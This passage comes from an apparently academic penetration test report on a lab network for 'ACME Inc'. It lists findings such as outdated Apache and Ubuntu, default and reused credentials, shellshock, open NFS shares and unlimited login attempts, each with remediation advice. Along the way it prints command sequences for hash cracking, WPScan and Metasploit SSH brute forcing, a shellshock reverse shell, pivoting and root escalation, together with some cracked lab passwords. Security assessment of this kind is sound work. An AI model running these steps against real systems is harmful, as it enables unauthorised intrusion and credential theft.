As detailed in section 4.1, PC 3's eth0 port is connected to Router 2, and as detailed in section 4.2, the router's eth2 port was found to be connected directly to a firewall (this can be seen in Figure 4.14).

This left only one other interface to be scanned, eth1. As Figure 4.45 shows, there was one other Linux device present on the subnet, which will be referred to as PC 4. Similar to the other PCs discovered so far, this device also had port 22 open and running SSH, as well as ports 111 and 2049 hosting an NFS share.

```
root@kali:~# nmap -sV 192.168.0.129/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-12 17:42 EST
Nmap scan report for 192.168.0.129
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 32 IP addresses (2 hosts up) scanned in 34.49 seconds
root@kali:~#
```

Figure 4.45: An Nmap scan of Router 3's eth1 interface, showing the presence of one Linux device

Similar to PC 2, PC 4 also exported its XAdmin directory within its NFS share, as was shown with the command 'showmount' (see Figure 4.46).

```
root@kali:~# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
```

Figure 4.46: PC 4's NFS share gave access to the XAdmin directory

However, unlike PC 2, the XAdmin password was not able to be used to gain access to PC 4 via SSH. Attempts to connect were denied, as the SSH service required the public key of the host machine as authentication (as shown in Figure 4.47)

```
root@kali:~# ssh 192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhKTkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
root@192.168.0.130: Permission denied (publickey).
```

Figure 4.47: Gaining access to PC 4 via SSH required the public key of the host machine

Additionally, unlike PC 5 (162.168.0.66), copying the host machine's public key into PC 4's 'authorized_keys' file was unsuccessful, as the file system was read-only (see Figure 4.48)

```
root@kali:~/mount1/home/xadmin/.ssh# ls -laF
total 12
drwx----- 2 1000 1000 4096 Aug 21 2017 .
drwxr-xr-x 15 1000 1000 4096 Nov  4 2021 ..
-rw-r--r--  1 1000 1000   411 Aug 21 2017 authorized_keys
root@kali:~/mount1/home/xadmin/.ssh# cd
root@kali:~# cat .ssh/id_rsa.pub > mount1/home/xadmin/.ssh/authorized_keys
bash: mount1/home/xadmin/.ssh/authorized_keys: Read-only file system
```

Figure 4.48: Attempts to copy the host machine's public key into PC 4 were unsuccessful

4.4.4 Router 4's Subnets

To access Router 4's subnets, the firewall that sat between Router 3 and Router 4 first had to be bypassed. The steps taken to do this is covered in sections 4.2 and 4.3.

Nmap scans of the routers eth0 interface showed that it was connected directly to the firewall's LAN interface, as shown in Appendix 1, Figure 9.22, while scans of the router's eth1 interface showed that it was connected to a Linux device (see Appendix 1, Figure 9.21, which is referred to as PC 5. This device was used to help bypass the firewall, as described in section 4.3.

These two subnets were the only ones connected to Router 4, as shown in Figure 4.27.

5 SECURITY WEAKNESSES

5.1 OUTDATED SYSTEMS

Throughout the course of the penetration test on the network, several devices were seen to be using systems that were significantly outdated. This presents a significant security flaw for the network, as outdated systems often have critical vulnerabilities that can easily be exploited to gain access to not only the device that the vulnerability is present on, but also other devices within the network.

5.1.1 Outdated Webservers

Webservers are often public-facing, having an outdated piece of software running on them can attract unwanted attention from malicious users looking to gain access to a network and exploit it for personal gain, and many online tools exist with the capabilities to easily search for and document outdated internet-facing systems. Both webservers present on ACME Inc.'s network had outdated and vulnerable software running on open ports.

Webserver 1 was shown to be running Apache HTTP Server version 2.2.22 on ports 80 and 443 (see Figure 4.33). This version of Apache HTTP Server was released in 2005, and security support ended in July 2013 (EndOfLife.Date, 2022). Due to the lack of security support, Apache version 2.2 has a number of vulnerabilities that, if exploited, could be used to bypass authentication (National Vulnerability Database, 2017), leak potentially confidential information (National Vulnerability Database, 2017), and allow for HTTP request smuggling (National Vulnerability Database, 2022).

Webserver 2 was found to be running Apache HTTP server version 2.4.10, which while more up to date than Webserver 1, is still not the most recent version of Apache HTTP server (which is version 2.4.54 at time of writing), and still has a number of vulnerabilities that, if exploited, could lead to a significant security breach on the network. As mentioned in section 4.2, it was possible to exploit the shellshock vulnerability on Webserver 2 to not only find out more information about the firewall, but eventually bypass it. Details on how this was possible are outlined in section 5.5.

5.1.2 Outdated Linux Devices

The Linux devices present on the network (PCs 1 – 5) all were running outdated versions of the Ubuntu operating system. As shown in Figure 5.1, the devices were using version 14.04 of Ubuntu, which released in April 2014 (Ubuntu, 2023).

```
xadmin@xadmin-virtual-machine:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04 LTS
Release:        14.04
Codename:       trusty
```

Figure 5.1:The devices running Linux Ubuntu were using an outdated version

This version of Ubuntu has several vulnerabilities, which if exploited could result in the exposure of sensitive information, or even possibly a denial-of-service attack (Tenable, 2019).

Updating the devices to ensure that they are running the most recent version of their operating system and software will help prevent such attacks from taking place on the network.

5.2 DEFAULT CREDENTIALS

The use of default credentials was discovered early in the penetration test, and as the test continued it was discovered that multiple devices used default credentials for systems running on them.

As was shown during the network mapping process (section 4), all the routers on the network were able to be accessed using the default credentials for the VyOS system, which allowed full access to the information stored within the routers. While this information may not seem key to the security of a network, a malicious user with access to a routing table, or even just the interface configuration, would be able to quickly work out how the network is sectioned and, depending on the intentions of the intruder, cause significant disruption to the network.

Additionally, it was also possible to access the firewall's administrator interface using default credentials. With this access, it was possible to see and change the firewall's rules and monitor traffic flows. Should a malicious user gain access to the firewall, they would easily be able to add in or modify existing rules to gain further access into the network. The default credentials on the firewall essentially nullify the benefits of its existence on the network, and all it would take is an outsider gaining access to Webserver 2 to be able to completely modify the firewall for their personal gain.

Having default credentials present within the network poses a critical security concern, and ensuring the passwords are changed as soon as possible should be a top priority, starting first with the firewall. As demonstrated in section 4, it was possible to find the default credentials for both the routers and the firewall in a simple online search.

The best practice for passwords is to use three random words, alongside numbers and special characters (National Cyber Security Centre, 2021). It is also highly recommended to use two-factor authentication (2FA) alongside strong passwords (National Cyber Security Center, 2018) , as the second layer of protection 2FA provides will help prevent malicious users gaining access to a device or account, even if they did know the password. 2FA would be very important to use for access to the firewall especially, due to its key security importance on the network.

5.3 WEAK PASSWORDS

Throughout the penetration test, it was discovered that several of the PCs and both Webservers had weak and insecure passwords in use, that were shared across multiple devices. In section 4.4, the brute-forcing of the XAdmin password allowed for not only access to PC 1, but also access to PC 2.

To crack the XAdmin password, access to the device's '/etc' file was required and easily obtained, as it was shared through PC 1's NFS share. Then, the files containing user's password hashes, named '*shadow*' and '*passwd*' were copied back onto the host machine.

The next step involves using the command '*unshadow*' to merge the two files into a format readable by the password cracking tool John the Ripper, as shown in Figure 5.2.

```
root@kali:~/Desktop/DataFound/192.168.0.210# unshadow passwd shadow > passwords.txt
Created directory: /root/.john
```

Figure 5.2: Using the command '*unshadow passwd shadow > passwords.txt*' to merge the files into a format readable by John the Ripper

Finally, it was then possible to crack the password hashes by using the command '*john <password_hash_filename>*'. As Figure 5.3 shows, this process took as little as 2 minutes to complete.

```
root@kali:~/Desktop/DataFound/192.168.0.210# john XAdminHASHPasswd
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums      (?)
1g 0:00:02:24 DONE 3/3 (2022-11-14 16:05) 0.006922g/s 3091p/s 3091c/s 3091C/s phuro..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/DataFound/192.168.0.210# john --show XAdminHASHPasswd
?: plums

1 password hash cracked, 0 left
root@kali:~/Desktop/DataFound/192.168.0.210#
```

Figure 5.3: Cracking the XAdmin password using John the Ripper

John the Ripper was also able to crack the passwords for the Root and XWeb accounts on Webserver 2 (see Appendix 1, Figure 9.9), using the same process as before.

Additionally, as is discussed in section 5.7, the password for the WordPress Admin account was also found to be weak and easily cracked.

The simplicity of the passwords used for these accounts were the main reason that they could be so easily cracked. To brute-forcing passwords, John the Ripper takes a list of words, hashes them using the same hashing algorithm as the passwords to be cracked, and compares each hash until it finds a match. The wordlists start with basic words, such as those commonly used for passwords or even just those found in the English dictionary, and then expands into words that include capital letters, numbers, and special characters. The simpler the password is, the quicker it can be brute forced.

It is important to keep this in mind when creating new passwords, as the more complex a password is the longer it takes to be cracked. It is highly suggested to put new, strong passwords in place on all the accounts mentioned above, using the three random words rule as mentioned in section 5.2

5.4 PASSWORD REUSE

As mentioned previously, it was found that multiple Linux devices on the network share the same password for the XAdmin account. Additionally, the routers on the network also share the same password (albeit the default password for VyOS).

The danger of password reuse was demonstrated when access to PC 2 was successfully gained by using the XAdmin password found on PC 1, as detailed in section 4.4.2. Despite PC 2 not exporting the files containing password hashes on its NFS share, it was still possible to gain access to the device by simply trying the XAdmin password.

This vulnerability can be remediated by changing the passwords on the accounts that share the same password and ensuring that all passwords used on the network are unique.

5.5 SHELLSHOCK VULNERABILITY

As spoken about in The Firewall 4.2, Webserver 2 was vulnerable to the ‘shellshock’ vulnerability, which allowed for remote access to the server and led to an eventual bypassing of the firewall.

The shellshock vulnerability, tracked as CVE-2014-6271, was first discovered in 2014 and affects GNU Bash (versions 1.14 to 4.3) (Baeldung, 2023), which is a command line interpreter and is used by Apache. The vulnerability comes from a lack of input sanitization by Bash, and can be exploited by adding malicious code to the end of HTTP request information (Synopsys, 2014).

To exploit the shellshock vulnerability present on Webserver 2, the penetration testing tool Metasploit was used. Firstly, the module that allows for exploitation of shellshock on Apache HTTP servers was loaded (see Appendix 1, Figure 9.6). Then, the variable ‘*RHOSTS*’ was changed to the IP address of the server, 192.168.0.242 and the variable ‘*TARGETURI*’ was changed to the path where the exploit script was located (see Appendix 1, Figure 9.7). Finally, the command ‘*run*’ was used, and Metasploit was successfully able to open a reverse shell on the machine. By entering ‘*ifconfig*’, it was confirmed that remote access to the server had been obtained, as can be seen in Figure 5.4.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 2 opened (192.168.0.200:4444 → 192.168.0.234:20264) at 2023-01-07 08:25:07 -0500

meterpreter > shell
Process 1996 created.
Channel 1 created.

ifconfig
eth0      Link encap:Ethernet HWaddr 00:15:5d:00:04:19
          inet addr:192.168.0.242 Bcast:192.168.0.243 Mask:255.255.255.252
          inet6 addr: fe80::215:5dff:fe00:419/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:14073 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12656 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5357797 (5.3 MB) TX bytes:5113805 (5.1 MB)
```

Figure 5.4: Successfully opening a reverse shell on Webserver 2


With full access to the server, any command could be run and any file available to the website could be accessed through the reverse shell. Should a malicious user gain access using this method, this would mean any sensitive data stored on the server could be compromised, and the malicious user would easily be able to download malicious software that could be detrimental to the security of the network as whole.

This vulnerability can be fixed by updating Webserver 2 to the latest version of Apache HTTP Server. If that is not possible, then the vulnerability can be mitigated by sanitizing user input and not processing user data directly as variables (Gergen, 2014).

5.6 INSECURE NFS SHARES

As was demonstrated in section 4.4.1, PC 2's NFS share allowed for access to the files that contain password hashes and user information. This allowed for access to PC 1 and PC 2 once the password hashes were cracked. PC 1 shared its entire directory, as shown in Figure 4.29, and although other PCs, such as PC 2, only shared their XAdmin directories (see Figure 4.39), the level of information contained within the directory would still give a malicious user a significant amount of leverage within the network.

For example, in PC 2's NFS share allowed for access to its bash history file, which stored a history of all commands done within the command line (see Figure 5.5).



```
GNU nano 4.5
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
sudo apt-get update
sudo apt-get install grub-efi
cd /etc/default/
sudo nano grub
sudo update-grub
ifconfig
ping 13.13.13.13
```

Figure 5.5: PC 2's NFS share included access to its 'bash_history' file

It was also possible to write to the NFS share of PC 5, as was detailed in section 4.3. The permissions of this share eventually allowed for the compromise of PC 5 and for the firewall to be bypassed.

Should these devices be used to store confidential data relating to ACME Inc's business in the future, the NFS shares on the PCs will prove to be a serious risk in the confidentiality of the data.

To resolve the matter, the directories shared through NFS on all PCs should be carefully considered and changed. Ideally, only the most necessary files should be shared using NFS, such as those required by multiple colleagues at any given time. If possible, no confidential personally identifiable information that falls under GDPR should be shared in this manner, as the NFS share can be accessed by anyone within a network. Access to such information is highly regulated by GDPR laws (Information Commissioner's Office, 2023), and incorrect handling of data can result in fines.

The steps to change the directories shared through NFS are simple. Firstly, the file controlling what data is shared through NFS can be found at '/etc/exports'. Upon accessing this file, it is possible to see the directory shared from the device. For example, Figure 5.6 shows the 'exports' file for PC 2. The bottom line of this file can be edited to change the directory, as well as the permissions that a user accessing the NFS share would have.

```
GNU nano 2.2.6                                         File: exports

# /etc(exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4      gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
#/home/xadmin 192.168.0.*(ro,no_root_squash,fsid=32)
```

Figure 5.6: PC 2's 'exports' file

5.7 UNLIMITED LOGIN ATTEMPTS

It was possible to gain access to Webserver 1 and PC 3 using a method known as brute forcing, which involves taking a list of words and repeatedly trying them against a username until a password is found.

To do this against Webserver 1, the WordPress scanning tool WPScan was used. As Figure 5.7 shows, the command '`wpscan --url http://172.16.221.237/wordpress --passwords /usr/share/john/password.list`' enumerated through a password list until a password that could be used against the Admin account was found.

```
Scan Aborted: Invalid option: --username
root@kali:~# wpscan --url http://172.16.221.237/wordpress --passwords /usr/share/john/password.lst
-----
\ \ ^ / \ P \ { E } *
 \ \ ^ \ | \ E \ } \ C [ I ] [ T ] *
Wordpress Security Scanner by the WPScan Team
Version 3.7.5
```

Figure 5.7: Using WPScan to gain access to Webserver 1

It took WPScan just over 1200 login attempts before a password was eventually found, as can be seen in Figure 5.8.

```
[i] Valid Combinations Found:
| Username: admin, Password: zxc123

[!] No WPVulnDB API Token given, as a
[!] You can get a free API token with

[+] Finished: Tue Jan 10 08:02:58 2023
[+] Requests Done: 1222
[+] Cached Requests: 7
[+] Data Sent: 396.237 KB
[+] Data Received: 4.056 MB
[+] Memory used: 216.177 MB
[+] Elapsed time: 00:01:52
```

Figure 5.8: The brute forcing attempt was successful

The allowance of unlimited login attempts to gain access to the webserver means that even if the password was changed, malicious users could still take as many login attempts as needed until access is granted. These attacks not only compromise the administrator account of the WordPress site but can also create problems for other users while the attacks are taking place. As so many login attempts are being tried every second, the traffic sent to the server becomes much higher than usual, and the server may struggle to cope with the regular traffic on top of dealing with a magnitude of login requests.

It was also possible to gain access to PC 3 using brute forcing. To do this, the Meterpreter module '`scanner/ssh/ssh_login`' was used. Figure 5.9 shows how the options for this module were changed to be those of the XAdmin account on PC 2.

```

msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.34
RHOSTS ⇒ 192.168.0.34
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME xadmin
USERNAME ⇒ xadmin
msf5 auxiliary(scanner/ssh/ssh_login) > set PASSWORD plums
PASSWORD ⇒ plums
msf5 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.0.34:22 - Success: 'xadmin:plums' ''
[*] Command shell session 1 opened (192.168.0.200:44735 → 192.168.0.34:22) at 2023-01-10 09:49:11 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Figure 5.9: Using Metasploit to login to PC 2 via SSH

Then, once an SSH connection had been established, the shell was upgraded to a meterpreter session using the command ‘*session -u 1*’ (see Figure 5.10)

```

msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.200:4433
[*] Sending stage (985320 bytes) to 192.168.0.34
[*] Meterpreter session 2 opened (192.168.0.200:4433 → 192.168.0.34:44543) at 2023-01-10 09:50:58 -0500
[*] Command stager progress: 100.00% (773/773 bytes)

```

Figure 5.10: Upgrading the shell to a Meterpreter session

A route was then added from the host machine to the 192.168.0.32/27 subnet to allow Meterpreter to use PC 2 as a pivot to access PC 3, as shown in Figure 5.11

```

[*] msf5 auxiliary(scanner/ssh/ssh_login) > route add 192.168.0.32 255.255.255.224 2
[*] Route added

```

Figure 5.11: Adding a route to PC 2 from the host machine

The final step in this process was to change the ‘*ssh_login*’ module’s options to include a wordlist for it to use when brute forcing into PC 3 (see Figure 5.12)

```

msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 13.13.13.13
RHOSTS ⇒ 13.13.13.13
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/password.lst
PASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME xadmin
USERNAME ⇒ xadmin

```

Figure 5.12: Setting up the ‘ssh_login’ module to use a wordlist when attacking the device at 13.13.13.13

Finally, the command ‘*run*’ was used, and Meterpreter was able to brute force the password for the XAdmin account on PC 3, returning it to be “!gatvol”

```
msf5 auxiliary(scanner/ssh/ssh_login) > run
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%'
[!] No active DB — Credential data will not be saved!
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^'
[-] 13.13.13.13:22 - Could not connect: execution expired
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&*'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerbul'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerseun'
[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
[*] Command shell session 5 opened (192.168.0.200-192.168.0.13)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figure 5.13: Metasploit was able to brute force the password for PC 3

It was now possible to access PC 3 via SSH using this password, as shown in Figure 5.14.

```
xadmin@xadmin-virtual-machine:~$ ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Jan 10 14:43:16 2023 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ ls -laF
```

Figure 5.14: Thanks to Metasploit, it was possible to access PC 3 using SSH

As is demonstrated here, it was possible to access two machines using brute forcing techniques. To prevent a malicious user from taking advantage of this vulnerability, it is recommended to reduce the number of permitted logins to 3 for all users. If a user fails to login after 3 attempts, they should have to contact the network administrator before being allowed access to their account.

5.8 ACCOUNT PERMISSIONS

It was found that while connected to the PCs, it was possible to execute the command ‘*sudo su*’ on the non-privileged XAdmin accounts. This command allows for the user executing it to become Root, the highest privileged user on Linux devices.

As Figure 5.15 shows, ‘*sudo su*’ could be executed with only the unprivileged user’s password.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Jan 10 14:42:51 2023 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 5.15: It was possible to use ‘*sudo su*’ to become root on all PCs accessed throughout the penetration test

By allowing this command to be executed by an unprivileged user on a device, the protections put in place to protect the Root user are completely bypassed. Should a malicious user gain access to an unprivileged account, they would easily be able to move to the root account using only the ‘*sudo su*’ command.

To rectify this, the permissions of users (individually or as a group) can be altered by editing the ‘*sudoers*’ file, which is found within the ‘/etc’ folder. Figure 5.16 shows the contents of this file, which was taken when accessing PC 3.

```
GNU nano 2.2.6                               File: sudoers

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
#
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "#include" directives:
#
#include /etc/sudoers.d
```

Figure 5.16: The ‘*sudoers*’ file contains user permissions

It is highly recommended to prevent unprivileged users from having such a high level of access. Ideally, only one user on a network should have administrator or root permissions, with all other users being provided with the lowest permissions possible.

6 NETWORK DESIGN CRITICAL EVALUATION

6.1 NETWORK STRUCTURE

As the network map shows, the network is structured in a linear fashion. This means that for devices on two ends of the network to communicate (for example, if PC 4 wanted to send data to PC 2), the traffic must be sent through at least three routers within the network.

The layout of the routers in this network is that of a daisy chain, where each router is connected to another router in a manner reminiscent to the way daisies can be connected to form a chain (Technopedia, 2022). Although there are numerous routers present on the network, only one router is acting as the main router and handles most network traffic. Here, the main router is Router 3, as it is connected to the firewall, Webserver 2, and the firewall's LAN, as well as Router 1 and Router 2, where most other devices are connected

This layout is often created to easily extend the number of devices that can be connected to the network. However, although quick to set up, a daisy chained network topology often results in a bottleneck being created. For this network, a bottleneck is most likely to be created around Router 3, as it handles most network traffic coming to and from Webserver 2 and going to the rest of the network.

An additional downfall of this style of topology is that if a connection is damaged between two routers, then the devices at either end of the network are no longer able to communicate with each other, as there is no secondary route that can be taken.

To prevent a bottleneck from occurring other network topologies should be considered. A topology that would especially suite the network would be a dual ring topology, where the routers are connected in a ring. Figure 6.1 demonstrates what the network would look like using the dual ring topology.




Figure 6.1: A potential dual ring topology layout for the network

This layout, while still relying on Router 3 as the main router for traffic between the firewall and the rest of the network, would mean that if a connection between Router 3 and another router (for example, Router 1) was to go down, traffic could still reach its intended destination by being routed through a second router.

Additionally, making more use of the switch that is present on Subnet 1 would make the network much more efficient. Subnet 1 can take on at least 30 devices, as is shown in the subnet table. However, it only currently has three. By moving the devices that are currently connected to Router 2 and Router 3 (PCs 2, 3, and 4) to that subnet, the PCs would be able to efficiently communicate with each other and would only have to rely on Router 1 for communication between PCs.

Finally, the placement of Webserver 2 within the demilitarized zone of the firewall is good, as it allows for the server to be reachable for users over the internet without allowing access to the rest of the network. However, care should be taken to ensure that the webserver is able to withstand attacks, as it may be highly targeted due to it being public facing. Additionally, the webserver should not be able to access PC 5 without authentication or another barrier in place. As was demonstrated in sections 4.2 and 4.3, by allowing the server to connect to PC 5 it was possible to bypass the firewall.

6.2 SUBNET CONFIGURATION

For the current topology in use on the network, the subnet configuration in some areas works well. Firstly, the subnets between the three routers (Subnets 3 and 5) have been configured to only have a maximum of 2 devices, which works well as only the two routers would ever need to be present on the subnet. This method is also in place in the firewall's DMZ and between Router 3 and the firewall. These subnets are created using variable length subnet masks (VLSM), and by ensuring that the number of devices has been portioned in this way, more IP addresses have been made available to use on subnets where more devices would potentially be needed in the future, such as on Subnets 1, 6, and 4.

However, there are some subnets that have not been portioned as effectively as others. Subnet 10, for example, has up to 30 useable IP addresses, but as the subnet is positioned between the firewall and a router, would only ever need 2. Changing the subnet mask to have a prefix of /30 would ensure that those 28 unused IP addresses could be used elsewhere in the network.

6.3 NETWORK PROTOCOLS

As seen within the each of the router's routing table (such as in Figure 4.5, Figure 4.7, and Figure 4.9), all routers made use of the Open Shortest Path First protocol (OSPF). This link-state protocol is effective at routing packets and can scale up with the network as more devices are added.

While OSPF is one of the standard protocols used in networking, its use on this network is not entirely clear. As the network is linear and only one route is available for a device to access any other device, using OSPF is somewhat unnecessary as there can only ever be one path for traffic to take to get to a specified device.

Should the network topology remain the same, using static routes may be a more efficient option to send packets, especially for traffic running between the first three routers. However, leaving the routing configuration as is works perfectly fine, and allows for future additions to the network.

6.4 POSSIBLE ADDITIONS

There are a few possible additions or changes to the network that could be made to improve its efficiency and security. The first of these, which is to change the network topology to reduce the chances of a bottleneck, is mentioned above.

Secondly, it is highly recommended to get an intrusion detection system to monitor traffic and detect unusual or malicious activity within the network. It is advised to at least get a Host Intrusion Detection (HID) system running on all devices within the network to help detect unusual activity coming to/from hosts, as the devices within the network are the most valuable target for a malicious user.

Should a HID have been present on the network during the penetration test, then it would have been able to alarm network administrators of the use of SSH to connect to devices, of brute forcing attacks being conducted, and of Nmap scans being run.

If a HID, or any intrusion detection system, is installed within the network, it is advisable to take some time to consider what activities users need to do as part of their daily jobs before making the system live. If users within the network do regularly need to use Telnet or SSH to access certain devices, then ensuring that the use of those programs on certain devices are not set to create an alarm on the intrusion detection system will help prevent false positives and the burnout of network administrators.

Additionally, should Webserver 1 be used as a public-facing server, it would be wise to place a firewall between the server and Router 1, as currently any traffic connecting to the webserver would, if the server was compromised, be able to access the rest of the network.

7 CONCLUSIONS

The penetration test on ACME Inc's network was conducted using tools that are commonly used by threat actors in the wild, such as Nmap, Metasploit, and Nikto. These tools made it possible to exploit the vulnerabilities present within the network and eventually gain access to all subnets in use, including those protected by a firewall.

It is highly suggested that ACME Inc should take immediate action to protect the network using the methods outlined above. While the steps to fix some vulnerabilities may be quite complicated and costly, fixing other vulnerabilities is as easy as changing the password on some devices.

Until the above vulnerabilities are fixed, ACME Inc should refrain from connecting the network to the internet, as the webservers and personal computers would be at high risk of being targeted by malicious users.

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9 APPENDICES

9.1 APPENDIX 1 – DEVICE DISCOVERY

9.1.1 Discovering Router 2

```
root@kali:~# nmap -sV 192.168.0.225/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-18 11:47 EST
Nmap scan report for 192.168.0.225
Host is up (0.0088s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet        VyOS telnetd
80/tcp    open  http          lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet        VyOS telnetd
80/tcp    open  http          lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 4 IP addresses (2 hosts up) scanned in 34.36 seconds
```

Figure 9.1: Nmap scan of 192.168.0.225/30

```
